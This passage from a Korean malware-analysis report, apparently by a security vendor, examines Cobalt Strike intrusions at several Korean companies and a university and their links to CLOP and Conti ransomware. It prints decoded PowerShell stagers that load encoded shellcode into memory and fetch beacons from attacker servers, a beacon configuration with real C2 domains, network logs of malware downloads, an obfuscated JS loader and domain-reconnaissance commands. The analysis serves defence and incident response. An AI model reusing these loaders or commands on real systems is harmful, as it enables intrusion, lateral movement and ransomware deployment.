200	HTTP	kuragnda2.ru	/2804.bin	875		application/...	rundll32:4076	Hancitor : Download CobaltStrike Stager 1
200	HTTP	kuragnda2.ru	/2804s.bin	916		application/...	rundll32:4076	Hancitor : Download CobaltStrike Stager 2
200	HTTP	45.170.245.190	/qbU4	209,992		application/...	svchost:3976	CobaltStrike Stager : Download CobaltStrike Beacon 1
200	HTTP	kuragnda2.ru	/6fsjd89gdsug.exe	273,422		application/...	rundll32:4076	Hancitor : Download FickerStealer
200	HTTP	45.170.245.190	/visit.js	0		application/...	svchost:3976	CobaltStrike Beacon : C&C 1
200	HTTPS	45.170.245.190	/dO1x	210,009		application/...	svchost:3108	CobaltStrike Stager : Download CobaltStrike Beacon 2
200	HTTPS	45.170.245.190	/activity	0		application/...	svchost:3108	CobaltStrike Beacon : C&C 2
200	HTTP	45.170.245.190	/visit.js	0		application/...	svchost:3976	CobaltStrike Beacon : C&C 1
200	HTTPS	45.170.245.190	/activity	0		application/...	svchost:3108	CobaltStrike Beacon : C&C 2
200	HTTP	sumbahas.com	/8/forum.php	22		text/html	rundll32:4076	Hancitor : C&C
200	HTTP	45.170.245.190	/visit.js	0		application/...	svchost:3976	CobaltStrike Beacon : C&C 1

[그림 6] 코발트 스트라이크 다운로드 및 실행

(3) A사 사례

A사의 경우 정상 인스톨러 프로그램 내부에 로더 기능을 갖는 python36.exe와 비컨이 인코딩된 형태의 데이터 파일 msvcp140_3.dll이 함께 유포되어 실행되었다. python36.exe가 실행되면 동일한 경로에 존재하는 msvcp140_3.dll을 로드한 후 디코딩하여 메모리상에서 실행한다. 메모리상에서 실행되는 것은 https 비컨으로 전형적인 스테이지리스 방식이라고 할 수 있다.

이외에도 추가 비컨이 확인되었는데 System.Runtime.Local.dll과 System.PrintServices.tlb이 sch.bat에 의해 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\' 경로에 옮겨진 후 작업 스케줄러에 등록되어 InstallUtil.exe에 의해 실행되었다. InstallUtil.exe에 의해 로드되어 실행되는 DLL System.Runtime.Local.dll은 동일 경로에 위치한 데이터 파일 System.PrintServices.tlb를 로드한 후 디코딩하며, 이후 [그림 7]과 같이 정상 프로그램인 msdtc.exe를 실행하고 디코딩된 비컨을 인젝션한다. msdtc.exe 프로세스 내부에서 실행되는 것은 동일하게 https 비컨이다.



[그림 7] msdtc.exe 프로세스 내부에 인젝션된 비컨

3.2. 코발트 스트라이크 설치 단계

(1) B사 사례

B사에서도 A사와 유사한 스테이지리스 형태의 코발트 스트라이크 유포 방식이 확인되었다. PE 실행 파일 포맷의 로더는 데이터 파일인 dewm.dll이 동일 경로에 있을 때 로드 및 복호화한다. 복호화된 결과는 PE 형태의 https, dns 비컨이며, 메모리 상에서 실행되어 C&C 서버로부터 추가적인 명령을 전달받는다.

[그림 8]은 비컨의 설정 정보를 확인하기 위해 메모리에 로드된 비컨 PE를 추출하여 센티넬원(SentinelOne)의 파싱 도구를 사용한 결과이다.

```
BeaconType                      - Hybrid HTTP DNS
Port                            - 1
SleepTime                       - 60000
MaxGetSize                      - 1048576
Jitter                          - 0
MaxDNS                          - 255
C2Server                        - ns1.365filtering.com,/pixel,ns3.365filtering.com,/activity,ns4.365filtering.com,/cx,
ns1a.365filtering.com,/cm,ns2a.365filtering.com,/ptj,ns4a.365filtering.com,/activity
UserAgent                       - Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; MANM)
HttpPostUri                     - /submit.php
Malleable_C2_Instructions       - Empty
HttpGet_Metadata                - Cookie
HttpPost_Metadata               - Content-Type: application/octet-stream
                                  id
SpawnTo                         - b'₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00₩x00'
PipeName                        -
DNS_Idle                        - 0.0.0.0
DNS_Sleep                       - 0
SSH_Host                        - Not Found
SSH_Port                        - Not Found
SSH_Username                    - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%₩syswow64₩rundll32.exe
Spawnto_x64                     - %windir%₩sysnative₩rundll32.exe
```

[그림 8] 비컨 설정 데이터

(2) C사 사례

피해 기업 C사는 특정 솔루션 개발 및 공급하는 중소 기업으로, 초기 감염 방법은 확인되지 않았지만 파워쉘(Powershell) 프로세스가 공격자 서버에서 '0a3b4f.css' 이름의 파일을 다운로드하고 실행하였다. 이 '0a3b4f.css' 파일은 파워쉘 스크립트로 시큐어스트링(SecureString)으로 인코딩된 형태이며, 디코딩 시 스테이저 단계의 파워쉘 스크립트인 것을 확인할 수 있다. 디코딩된 파워쉘 스크립트는 [그림 9]와 같다.

```
If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String(
    '32ugx9PL6yMjI2JyYnNxcnVrEvFGa6hxQ2uocTtrqHEDa6hRc2sslGlpbhLqaxLjjx9CXyEPA2Li6i5iIuLB
    znFicmuocQOoYR9rIvNFols7KCFWUaijqyMjI2um41dEayLzc6hrO2eoYwNqIvPAdWvc6mKoF6trIvVuEuprE
    uOPYuLqLmIi4hvDV
tJvIG8HK2Ya8lb7e2eoYwdqIvNFYqgva2eoYz9qIvNiqCerayLzYntie316eWJ7YnpieWugzwNicdzDe2J6eWuoMc
ps3Nzcfkkjap1USk1KTUZXI2J1aqrFb6rSYplvVAUk3PZrEuprEvFuEuNuEupic2JzYpkZdVqE3PbIUHlrquJim7s
8IyNuEupicmJySSBicmKZdKq85dz2yHp4a6riaxLxaqr7bhLqcUsjIWOncXFimch
2DRjc9muq5Wug4HNJKXxrqtJrqvlq5OPc3NzcbhLqcXFimQ4lO1jc9qbjLKa+IiMja9zsLKevIiMjyPDKxyIjI8uB
3NzcDEJODGVKT0ZnQldCDHFmEnpPeVcjFmwCcwZjYnN4F39zeXsWFwtzfQoUYGAKFF4HZmpgYnEOcHdibWdicWcOY
m13anVqcXZwDndmcHcOZSNiQEBGU1cZAwkMCS4pYkBARlNXDm9CTURWQkRGGQNGT
Q52cC4pYkBARlNXDmZNQExHSk1EGQNEWUpTDwNHRkVPQldGDwNBUS4pYExNTUZAV0pMTRkDQE9MUEYuKXZQRlEOYk

                                                ...(중략)


Guq0muq+WKbIwMjI2qq2mKZMbWqwdz2a6DnA6bjV5VFqCRrIuCm41b0e3t7ayYuI
yMjc+DLvN7c3BYNEBcNEhQbDRETECMjIyMj')

    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
    func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr
    ], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.
    length)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
    ($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void])))
    $var_runme.Invoke([IntPtr]::Zero)
}
```

[그림 9] 디코딩된 파워쉘 스크립트(일부)

확인된 쉘코드는 64비트 쉘코드로 wininet api를 사용해 공격자 주소에 접속하여 백도어 역할인 비컨을 다운로드한다. 다운로드된 비컨은 파일로 생성되지 않고 Reflective DLL 방식으로 메모리에 로드되어 실행된다.

(3) D사 사례

다음 사례는 스테이지리스 형태로 유포되어 샘플 내부에 비컨이 존재하는 형태이다. 해당 샘플은 Go언어(Golang)로 만들어진 커스텀 패커를 사용하였으며, CPL(*.cpl) 포맷으로 만들어져 있다. CPL 파일은 원래 제어판의 애플릿을 표현하는 설정 항목 파일로 DLL 파일과 유사한 형태를 띠고 있다. 따라서 실행 시에 rundll32.exe에 의해 로드되어 실행된다. 실제 실행되는 인자는 [표 1]과 같다.

C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL "%ALLUSERSPROFILE%\Control\c07df469-85e3-430c-81c3-757d59e3454b\security_certificate.cpl "

[표 1] 실행되는 인자


[표 1]의 명령과 같이 CPL 파일은 rundll32.exe 프로세스를 통해 실행된다. 이후 CPL 파일의 Export 함수의 'CPlApplet'을 통해 주요 main 함수가 호출된다. 악성 main 코드에서는 운영체제(OS) 버전을 검사해 'Windows 10(10.0)'인지 확인하여 Windows 10이 맞다면 특정 DLL의 후킹(Hooking)을 모두 제거한다. 해당 악성코드는 유저모드 후킹(User-mode Hooking)을 우회하기 위해 [그림 10]의 경로에 존재하는 DLL 파일을 파일 형태로 읽어 메모리에 존재하는 해당 DLL의 코드 영역(.text 섹션)만 덮어쓰는 방식을 사용한다.

```
lea     rax, aLgiyjzxltf8hdp+2591h ; "C:\\Windows\\System32\\kernel32.dllCert"
mov     [rsp+28h+var_28], rax
mov     [rsp+28h+var_20], 20h ; ' '
call    main_HookBypass_DLL
lea     rax, aLgiyjzxltf8hdp+2EF6h ; "C:\\Windows\\System32\\kernelbase.dllOt"
mov     [rsp+28h+var_28], rax
mov     [rsp+28h+var_20], 22h ; '"'
call    main_HookBypass_DLL
lea     rax, aLgiyjzxltf8hdp+174Dh ; "C:\\Windows\\System32\\ntdll.dllCentral"
mov     [rsp+28h+var_28], rax
mov     [rsp+28h+var_20], 1Dh
call    main_HookBypass_DLL
```

[그림 10] 훅을 제거할 대상 DLL(kerenl32.dll, kernelbase.dll, ntdll.dll)

(4) E대학교 사례

E대학교에서 확인된 악성코드는 오픈 소스 패커인 'PEzor'를 사용했으며 최종적으로 특정 쉘코드를 실행한다. 참고로 PEzor 패커의 특징은 [그림 11]의 아티팩트 키트(Artifact Kit)를 지원한다는 것이다. 여기서 아티팩트 키트(Artifact Kit)란 코발트 스트라이크가 안티 바이러스 제품을 우회할 수 있도록 도와주는 빌드 모듈로, 'PEzor'의 아티팩트 키트(Artifact Kit)를 사용할 경우 기존 실행 파일(EXE, DLL)과 다른 외형으로 빌드되며 'PEzor'의 기능 중 하나인 유저모드 후킹(User-land hook) 우회 기능 등을 사용할 수 있다.



[그림 11] 'PEzor'의 아티팩트 키트(Artifact Kit) 소개

이 악성코드는 D사 사례와 동일하게 62.171.141[.]54를 C&C 서버로 사용하였는데, D사 사례와의 차이점이 있다면 D사 사례에서는 인코딩되어 이미 존재하는 비컨을 복호화 후 실행시키는 스테이지리스 형태이다. 반면, E대학교 사례는 C&C 서버에 연결 후 비컨을 다운로드하는 스테이저 형태로 유포되었다.

(5) F사 사례

F사 사례의 해당 기업에서는 파워쉘(Powershell) 프로세스가 특정 폴더에 있는 악성 스크립트(%temp%\tmp5O91.ps1)를 실행하여 비컨을 다운로드하려는 행위가 포착되었다. C사 사례와 유사하지만, [그림 12]와 같이 해당 스크립트는 Base64 디코딩 과정없이 XOR(0x35) 후 쉘코드를 메모리에 로드되어 실행된다.

```
If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [Byte[]](223,107,160,199,211,203,235,35,35,35,98,114,98,115,113,114,117,107,18,
    241,70,107,168,113,67,107,168,113,59,107,168,113,3,107,168,81,115,107,44,148,105,105,110,18,234,107
                                                    ...(중략)
    99,35,35,35,98,153,123,135,112,198,220,246,107,176,112,112,107,170,196,107,170,210,107,170,249,98,
    155,35,3,35,35,106,170,218,98,153,49,181,170,193,220,246,107,160,231,3,166,227,87,149,69,168,36,107
    ,34,224,166,227,86,244,123,123,123,107,38,35,35,35,35,115,224,203,92,222,220,220,83,74,79,76,87,87,
    81,86,80,87,78,70,13,87,76,83,35,49,23,117,91)

    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }

    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
    func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [
    UInt32], [UInt32]) ([IntPtr])))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (
    func_get_delegate_type @([IntPtr]) ([Void])))
    $var_runme.Invoke([IntPtr]::Zero)
}
```

[그림 12] 비컨을 다운로드하는 악성 스크립트(tmp5O91.ps1)

실행되는 쉘코드는 비컨을 다운로드하는 스테이저 방식이지만 현재 C&C 서버(pilottrustme[.]top, 54.238.214[.]219)와 연결이 되지 않아 분석 시점에서 비컨에 대한 추가 정보 확인은 불가했다.

3.3. 측면 이동(Lateral Movement) 단계

(1) G사 사례

G사의 경우 https 비컨과 함께 측면 이동(Lateral Movement)에 사용되는 파워쉘 명령이 확

인되었다. 해당 명령은 https 스테이저로서 https 비컨을 다운로드하여 메모리상에서 실행한다. 이 https 비컨을 통해 외부와 통신할 것으로 추정되며, 내부에서는 측면 이동(Lateral Movement)을 위한 파워쉘 명령이 다수 확인되었다. 이는 [그림 13]과 같이 코발트 스트라이크에서 지원하는 기본적인 psexec_psh 명령으로서, 공격자는 https 비컨을 통해 계정 탈취를 진행한 후 내부 전파를 위해 psexec_psh 명령을 사용한 것으로 추정된다. 전파 대상이 되는 내부 PC에서는 이 파워쉘 명령이 실행되며, 파워쉘 프로세스 내부적으로 네임드 파이프(Named Pipe)를 통해 SMB 비컨을 다운로드 및 실행하는 기능을 갖는 쉘코드가 실행된다.

```
[Byte[]]$var_code = [System.Convert]::FromBase64String(
'38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsD
IvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+E
uNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5EupycksjkycjSyOTJyNJIkklSSBxS22T/Pfc9nOoNwdJI3FLC0xewdz2pu
NXTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqic
HqHcHMyLhyPSoXwcvdEvj2f7f3PZ0S+W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf1BXQldWUHxF
FBsUIzEXdVs=')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((
func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32],
[UInt32], [UInt32]) ([IntPtr])))
[UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
```

[그림 13] 코발트 스트라이크의 psexec_psh 명령

(2) H사 사례

H사에서 접수된 파일들은 [그림 14]와 같이 난독화된 JS 파일이며 실행되면 스크립트 내부에 인코딩되어 있는 SMB 비컨을 디코딩한 후 메모리상에서 실행한다. 앞의 G사 사례와 달리 내부 전파 시 진단을 회피하기 위한 목적으로 코발트 스트라이크의 기본 명령 대신 JS 파일과 같은 다양한 포맷의 파일들이 사용된 것을 확인할 수 있다.

```
__0x364518D0("p",__0x4B8F0147[734]):var vfaPm9r6NxPWt=v644lBfDyt4bd+(__0x6F957A68[vdaTlm4mRo31z
]+vngEPJJKF0AZj[__0x6216173D])[__0x364518D0("aJUtCgk",__0x4B8F0147[741])]();continue;}break;}if(
vdBq0IE9XIwDI!=__0x364518D0("F6",__0x4B8F0147[503])){var __0x5F8D7FC5=__0x364518D0("nTlkqf",
__0x4B8F0147[753])[__0x364518D0("PmcHALfMI",__0x4B8F0147[754])](__0x364518D0("Df",__0x4B8F0147[
755])),v9ketB0QWk0il=0;while(!![]){switch(__0x5F8D7FC5[v9ketB0QWk0il++]){case __0x364518D0("R",
__0x4B8F0147[51]):vuIWOxW6oth35=1;continue;case __0x364518D0("JMq2St",__0x4B8F0147[787]):break;
continue;case __0x364518D0("aJ8P",__0x4B8F0147[794]):eval(vdBq0IE9XIwDI);continue;}break;}}}if(
vuIWOxW6oth35==1){break;}}
```

[그림 14] 난독화된 JS 파일 형태의 비컨 로더


04. 코발트 스트라이크를 이용한 랜섬웨어 사례

코발트 스트라이크는 기업의 인프라에 침투하는데 매우 유용하기 때문에 다양한 형태로 기업에 대한 공격을 수행하는데 사용되고 있다. 특히 최근에는 정보 유출뿐만 아니라 랜섬웨어 공격에 사용되는 사례가 다수 확인되었다. 3.1장에서 언급한 블루크랩(BlueCrab) 사례를 보더라도 랜섬웨어를 유포하는 공격자에 의해 사용되었기 때문에, 코발트 스트라이크를 통해 기업의 인프라를 장악한 이후 최종적으로 랜섬웨어 공격을 수행할 것이라고 추정할 수 있다. 또한 한시터(Hancitor) 사례의 경우 이미 해외에서 코발트 스트라이크를 거쳐 쿠바(Cuba) 랜섬웨어를 설치하는 것으로 알려져 있다.

이와 같이 코발트 스트라이크를 이용해 최종적으로 기업의 내부 인프라에 랜섬웨어를 설치하는 행위가 최근 다수 확인되고 있는데, 각 랜섬웨어별 실제 사례는 다음과 같다.

4.1. 클롭(CLOP) 랜섬웨어 사례

국내 기업들을 대상으로 한 대표적인 공격 사례는 2019년부터 공격이 이루어진 TA505 그룹의 클롭(CLOP) 랜섬웨어 공격이다. TA505는 기업 사용자들을 대상으로 스팸 메일을 통해 공격을 시도하였으며, 플로드아미(FlawedAmmyy)라는 RAT 악성코드를 활용하여 감염 PC에서 명령을 전달하였다. [그림 15]와 같이 플로드아미(FlawedAmmyy) 공격을 받은 기업에서 일정 시간이 지난 후 클롭(CLOP) 랜섬웨어 공격을 받은 사례가 확인되었지만, 어떠한 과정을 거쳐 내부망을 장악하고 클롭(CLOP) 랜섬웨어를 설치했는지는 알려지지 않았다.



[그림 15] TA505 그룹의 공격 정황

하지만 추가적인 분석을 통해 플로드아미(FlawedAmmyy)에 의해 생성된 SdbBot 악성코드가 감염 PC에 상주하며 공격자의 명령을 전달받아 이후 행위를 수행하였으며, 관련된 침해 사고 조사를 통해 코발트 스트라이크가 내부망 전파에 사용된 흔적을 확인할 수 있었다. 즉 공격자는 스팸 메일을 거쳐 감염 PC에 RAT, 백도어를 설치하였으며, 이후 코발트 스트라이크를 통해 내부망 전파 및 최종적으로 액티브 디렉터리(Active Directory) 환경을 장악하여 기업의 내부망에 클롭(CLOP) 랜섬웨어를 설치했다. [그림 16]은 측면 이동(Lateral Movement)에 사용된 코발트 스트라이크 스테이저 파워쉘 스크립트를 나타낸 것이다.

[그림 16] 측면 이동(Lateral Movement)에 사용된 코발트 스트라이크 스테이저 파워쉘 스크립트

4.2. 콘티(Conti) 랜섬웨어 사례


IcedID는 Bokbot이라고도 불리는 뱅킹 악성코드로서, 스팸 메일의 악성 MS Office 첨부 파일을 통해 유포된다. 첨부된 MS Office 파일에 의해 설치되는 것은 다운로드 기능만을 담당하는 IcedID 로더이며 추가적으로 명령 실행, 뱅킹 정보 탈취, 프록시 등의 기능을 담당하는 추가 모듈들을 설치할 수 있다. 이는 이모텟(Emotet) 악성코드와 유사한데, 최근에는 추가 뱅킹 모듈 대신 다른 악성코드를 설치하는 MaaS(Malware-as-a-Service) 모델로도 동작하고 있다.

IcedID를 통해 설치되는 악성코드들 사례 중에는 콘티(Conti) 랜섬웨어가 존재한다. 최초 IcedID 감염 이후 코발트 스트라이크 비컨이 설치되며, 이후 정보 수집 및 측면 이동 단계를 거쳐 최종적으로 기업의 내부 인프라에 콘티(Conti) 랜섬웨어를 유포하는 것이다. 초기 침투 단계에서 공격자는 내부 정찰을 위해 [표 2]와 같은 명령어를 사용하여 현재 네트워크 도메인 정보를 획득하였다. 이는 보안 솔루션의 탐지를 회피하기 위한 목적으로 정상 유틸리티를 활용한 것으로 추정된다.

- ipconfig /all : 네트워크 어댑터 정보 확인 명령어
- systeminfo : 시스템 정보 확인 명령어
- whoami /groups : 현재 사용자가 등록된 그룹 확인 명령어
- net config workstation : 작업그룹 정보 확인 명령어
- nltest /domain_trusts /all_trusts : 신뢰 가능한 도메인 정보 나열 명령어 (AD 환경)
- net view /all /domain : 네트워크와 연결된 모든 도메인 및 네트워크 정보 나열 명령어
- net group \"Domain Admins\" /domain : “Domain Admins” 도메인 그룹에서 작업 수행
- net group \"Enterprise admins\" /domain : “Enterprise admins” 도메인 그룹에서 작업 수행
- dsquery subnet –limit 0 : 디렉터리에 연결된 서브넷 나열 명령어

[표 2] 내부 정찰을 위해 사용된 명령어

내부 정찰 단계를 마친 뒤 공격자는 코발트 스트라이크에서 제공하는 권한 상승을 통해 도메인 컨트롤러 서버에 비컨을 설치하였다. 이러한 측면 이동 단계를 거쳐 공격자는 비컨을 통해 최종적으로 연결된 도메인 환경 내의 시스템들에 콘티(Conti) 랜섬웨어를 배포 및 실행하였다.

